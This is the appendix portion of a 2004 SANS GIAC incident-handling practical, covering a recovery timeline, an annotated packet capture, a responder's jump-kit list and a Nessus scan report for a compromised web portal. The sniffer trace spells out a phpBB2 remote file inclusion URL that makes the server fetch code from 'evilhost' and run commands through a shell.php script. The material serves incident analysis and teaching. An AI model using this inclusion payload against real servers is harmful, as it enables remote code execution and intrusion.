	Mon 1/12/2004 8:08 PM	Revise security policy on firewall	Note	74 minutes	Handler	
	Mon 1/12/2004 9:22 PM	Re-Image hard drive on web portal from backup	Note	100 minutes	Handler	
	Mon 1/12/2004 11:02 PM	Update kernel and operating system with up2date	Note	130 minutes	Handler	
	Tue 1/13/2004 1:12 AM	Install and configure most recent version of Apache...	Note	3.25 hours	Handler	
	Tue 1/13/2004 4:27 AM	Validate platform configuration with CIS Benchmarks	Note	73 minutes	Handler	
	Tue 1/13/2004 5:40 AM	Conduct nessus scan, final penetration testing	Note	28 minutes	Handler	
	Tue 1/13/2004 6:08 AM	Place web portal back into service	Note	22 minutes	Handler	

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository.

10. Appendix B – Sniffer Trace

```
Attacker == 192.168.100.101
Target   == 192.168.4.100
Evilhost == www.evilhost.net
[root@cyclor root]# tcpdump 'tcp[13] & 3 != 0 and not port ssh'
tcpdump: listening on eth0
10:00:52.869832 192.168.100.101.4122 > 192.168.4.100.http: S
                958987411:958987411(0) win 64240 <mss 1460,nop,nop,sackOK>
                (DF)
                -  attacker requests page from target with:
                   (http://192.168.4.100/phpBB2/install.php?phpbb_root_dir=ht
                   tp://www.evilhost.net/public/eviluser/
10:00:52.870011 192.168.4.100.http > 192.168.100.101.4122: S
                652164143:652164143(0) ack 958987412 win 5840 <mss
                1460,nop,nop,sackOK> (DF)
                -  target acknowledges the connection request with syn ack!
```

```
10:00:52.983522 192.168.4.100.1259 > www.evilhost.net.http: S
                653098114:653098114(0) win 5840 <mss 1460,sackOK,timestamp
                6295498 0,nop,wscale 0> (DF)
                -  target interprets the specially crafted URL that causes a
                   outbound connection (syn) request from target to evilhost
                   requesting the page
                   http://www.evilhost.net/public/eviluser/
10:00:52.983851 www.evilhost.net.http > 192.168.4.100.1259: S
                1614163439:1614163439(0) ack 653098115 win 16384 <mss 1460>
                -  evilhost establishes an inbound connection (syn) to target
                   with a source port of 80.
10:00:53.081868 www.evilhost.net.http > 192.168.4.100.1259: F 7187:7187(0)
                ack 110 win 16384
10:00:53.089145 192.168.4.100.1259 > www.evilhost.net.http: F 110:110(0) ack
                7188 win 20440 (DF)
                -  evilhost and target tear down the connection 'FIN'
                -  shell.php script sends 'uptime' command to target
```

```
10:00:53.243238 192.168.4.100.1260 > www.evilhost.net.http: S
                649850791:649850791(0) win 5840 <mss 1460,sackOK,timestamp
                6295524 0,nop,wscale 0> (DF)
                -  target interprets the a specially crafted URL that causes
                   a outbound connection (syn) request from target to
                   evilhost requesting the page
                   http://www.evilhost.net/public/eviluser/
10:00:53.243548 www.evilhost.net.http > 192.168.4.100.1260: S
                4223559026:4223559026(0) ack 649850792 win 16384 <mss 1460>
                -  evilhost establishes an inbound connection (syn) to target
                   with a source port of 80.
10:00:53.343238 www.evilhost.net.http > 192.168.4.100.1260: F 7187:7187(0)
                ack 110 win 16384
10:00:53.350364 192.168.4.100.1260 > www.evilhost.net.http: F 110:110(0) ack
                7188 win 20440 (DF)
                -  evilhost and target tear down the connection 'FIN'
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

11. Appendix C - Jump Kit Inventory:

Description	QTY	Media
Dell C600 or quiv PIII, 512Mb, 20Gb fixed, 10/100Mb Ethernet, CDRW, 802.11G Cardbus.	2	Optical, CDRW
Windows 2000 or equiv with the following software:		
Zone Alarm Pro (Personal Firewall)	2	
Mcafee Anti-Virus	2	
MS Office 2000	2	
Ethereal	2	
Roxio Easy CD Creator 6	1	
SSH client	2	
Watchguard WSEP 6.2	1	
Vmware (Tools)		
Red Hat Linux 8.0	1	
NMAP v3.48 port scanner	1	
Nessus 2.08 vulnerability scanner	1	
SNORT Sensor	1	
Caselogic CD Wallet with tools:	1	
Linux Tools	1	CD-R
(lsof, ls, ps, cat, more, pwd, time, date,	1	CD-R
diff, dd, find, grep, tail, head, last)	1	CD-R
Windows Tools		
Windows Boot with Ghost		

Evidence:

Package of ten (10) blank CD-R disks with blank labels	1	CD-R
USB Hard Drive, 512Mb – 1Gb capacity	2	Flash Memory
Maxtor DiamondMax 80Gb ATA/133 hard disk	2	
Ethernet patch cord selection, various lengths	6	
Digital camera, and spare floppy disks with labels	1	
Pen flash light	1	
Zip lock bags for collecting evidence.	Selection	
Identification tags, with tie wraps for marking evidence	Selection	
Marking pens, highlighter, pencils.	Selection	

Other:

Cell phone with hands free mic, 2 spare batteries,		
SecureID token (corporate) for accessising secure systems	1	
Card key for access to the building, and datacentre	1	
Small tool kit with screw drivers, pliers, etc	1	
10/100 Mb/s Ethernet switch (8 port)	1	

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

12. Appendix D – Nessus Scan

Nessus Scan Report
This report gives details on hosts that were tested and issues that were found. Please follow the recommended steps and procedures to eradicate these threats.

Scan Details	
Hosts which were alive and responding during test	1
Number of security holes found	3
Number of security warnings found	4

Host List	
Host(s)	**Possible Issue**
192.168.4.100	Security hole(s) found

[return to top]

Analysis of Host		
Address of Host	**Port/Service**	**Issue regarding Port**
192.168.4.100	http (80/tcp)	Security hole found
192.168.4.100	general/tcp	Security notes found
192.168.4.100	general/udp	Security notes found

Security Issues and Fixes: 192.168.4.1		
Type	**Port**	**Issue and Fix**
Vulnerability	http (80/tcp)	The remote host appears to be running a version of Apache which is older than 1.3.28 There are several flaws in this version, which may allow an attacker to disable the remote server remotely. You should upgrade to 1.3.28 or newer. *** Note that Nessus solely relied on the version number *** of the remote server to issue this warning. This might *** be a false positive Solution : Upgrade to version 1.3.28 See also : http://www.apache.org/dist/httpd/Announcement.html Risk factor : High CVE : CAN-2003-0460, CAN-2002-0061 BID : 8226 Nessus ID : 11793
Vulnerability	http (80/tcp)	The remote host appears to be running a version of Apache which is older than 1.3.29 There are several flaws in this version, which may allow an attacker to

© SANS Inst As part of GIAC practical repository. Author retains full rights.

		possibly execute arbitrary code through mod_alias and mod_rewrite. You should upgrade to 1.3.29 or newer. *** Note that Nessus solely relied on the version number *** of the remote server to issue this warning. This might *** be a false positive Solution : Upgrade to version 1.3.29 See also : http://www.apache.org/dist/httpd/Announcement.html Risk factor : High CVE : CAN-2003-0542 Nessus ID : 11915
Vulnerability	http (80/tcp)	The remote host appears to be vulnerable to the Apache Web Server Chunk Handling Vulnerability. If Safe Checks are enabled, this may be a false positive since it is based on the version of Apache. Although unpatched Apache versions 1.2.2 and above, 1.3 through 1.3.24 and 2.0 through 2.0.36, the remote server may be running a patched version of Apache *** Note : as safe checks are enabled, Nessus solely relied on the banner to issue this alert Solution : Upgrade to version 1.3.26 or 2.0.39 or newer See also : http://httpd.apache.org/info/security_bulletin_20020617.txt http://httpd.apache.org/info/security_bulletin_20020620.txt Risk factor : High CVE : CVE-2002-0392 BID : 5033 Other references : IAVA:2002-A-0008 Nessus ID : 11030
Warning	http (80/tcp)	The remote host is running a version of PHP which is older than 4.3.2 There is a flaw in this version which may allow an attacker who has the ability to inject an arbitrary argument to the function socket_iovec_alloc() to crash the remote service and possibly to execute arbitrary code. For this attack to work, PHP has to be compiled with the option --enable-sockets (which is disabled by default), and an attacker needs to be able to pass arbitrary values to socket_iovec_alloc(). Other functions are vulnerable to such flaws : openlog(), socket_recv(), socket_recvfrom() and emalloc() Solution : Upgrade to PHP 4.3.2 Risk factor : Low CVE : CAN-2003-0172 BID : 7187, 7197, 7198, 7199, 7210, 7256, 7259 Nessus ID : 11468
Warning	http (80/tcp)	The remote host appears to be running a version of Apache which is older than 1.3.27 There are several flaws in this version, you should upgrade to 1.3.27 or newer. *** Note that Nessus solely relied on the version number *** of the remote server to issue this warning. This might *** be a false positive Solution : Upgrade to version 1.3.27 See also : http://www.apache.org/dist/httpd/Announcement.html Risk factor : Medium

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

		CVE : CAN-2002-0839, CAN-2002-0840, CAN-2002-0843 BID : 5847, 5884, 5995, 5996 Nessus ID : 11137
Warning	http (80/tcp)	Your webserver supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods which are used to debug web server connections. It has been shown that servers supporting this method are subject to cross-site-scripting attacks, dubbed XST for "Cross-Site-Tracing", when used in conjunction with various weaknesses in browsers. An attacker may use this flaw to trick your legitimate web users to give him their credentials. Solution: Disable these methods. If you are using Apache, add the following lines for each virtual host in your configuration file : RewriteEngine on RewriteCond %{REQUEST_METHOD} ^(TRACE|TRACK) RewriteRule .* - [F] If you are using Microsoft IIS, use the URLScan tool to deny HTTP TRACE requests or to permit only the methods needed to meet site requirements and policy. If you are using Sun ONE Web Server releases 6.0 SP2 and later, add the following to the default object section in obj.conf: <Client method="TRACE"> AuthTrans fn="set-variable" remove-headers="transfer-encoding" set-headers="content-length: -1" error="501" </Client> If you are using Sun ONE Web Server releases 6.0 SP2 or below, compile the NSAPI plugin located at: http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert%2F50603 See http://www.whitehatsec.com/press_releases/WH-PR-20030120.pdf http://archives.neohapsis.com/archives/vulnwatch/2003-q1/0035.html http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert%2F50603 http://www.kb.cert.org/vuls/id/867593 Risk factor : Medium Nessus ID : 11213
Warning	http (80/tcp)	The remote host is running a version of PHP earlier than 4.2.2. The mail() function does not properly sanitize user input. This allows users to forge email to make it look like it is coming from a different source other than the server. Users can exploit this even if SAFE_MODE is enabled. Solution : Contact your vendor for the latest PHP release. Risk factor : Medium CVE : CAN-2002-0985 BID : 5562 Nessus ID : 11444
Informational	http (80/tcp)	A web server is running on this port Nessus ID : 10330

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Informational	http (80/tcp)	The following directories were discovered: /cgi-bin, /icons While this is not, in and of itself, a bug, you should manually inspect these directories to ensure that they are in compliance with company security standards Nessus ID : 11032
Informational	http (80/tcp)	The following CGI have been discovered : Syntax : cginame (arguments [default value]) /Defacement/is.cict.nasa_files/ (D [A] M [A] N [D] D=D [] S [A]) /Defacement/ (D [A] M [A] N [A] D=D [] S [A]) Directory index found at /Defacement/ Directory index found at /Defacement/is.cict.nasa_files/ Nessus ID : 10662
Informational	http (80/tcp)	This web server was fingerprinted as: IBM_HTTP_SERVER/1.3.19.5 Apache/1.3.20 (Unix) which is not consistent with the displayed banner: Apache/1.3.9 (Unix) PHP/4.1.2 If you think that Nessus was wrong, please send this signature to www-signatures@nessus.org : HTM:200:200:200:200:200:HTM:501:200:200:HTM:HTM:200:400:400:400:400:404:405:404: :200:404:501:200:FIXME:Apache/1.3.9 (Unix) PHP/4.1.2 Including these headers: ETag: "48342-b4a-40097fe6" X-Pad: avoid browser bug Nessus ID : 11919
Informational	http (80/tcp)	The remote web server type is : Apache/1.3.9 (Unix) PHP/4.1.2 Solution : You can set the directive 'ServerTokens Prod' to limit the information emanating from the server in its response headers. Nessus ID : 10107
Informational	http (80/tcp)	An information leak occurs on Apache based web servers whenever the UserDir module is enabled. The vulnerability allows an external attacker to enumerate existing accounts by requesting access to their home directory and monitoring the response. Solution: 1) Disable this feature by changing 'UserDir public_html' (or whatever) to 'UserDir disabled'. Or 2) Use a RedirectMatch rewrite rule under Apache -- this works even if there is no such entry in the password file, e.g.: RedirectMatch ^/~(.*)$ http://my-target-webserver.somewhere.org/$1 Or 3) Add into httpd.conf: ErrorDocument 404 http://localhost/sample.html ErrorDocument 403 http://localhost/sample.html (NOTE: You need to use a FQDN inside the URL for it to work properly). Additional Information: http://www.securiteam.com/unixfocus/5WP0C1F5FI.html Risk factor : Low

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

		CVE : CAN-2001-1013 BID : 3335 Nessus ID : 10766
Informational	general/tcp	Nmap found that this host is running Linux 2.4.18 (x86) Nessus ID : 10336
Informational	general/udp	For your information, here is the traceroute to 192.168.4.100 : 192.168.100.102 192.168.100.1 192.168.100.2 192.168.4.100 Nessus ID : 10287

This file was generated by Nessus, the open-sourced security scanner.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.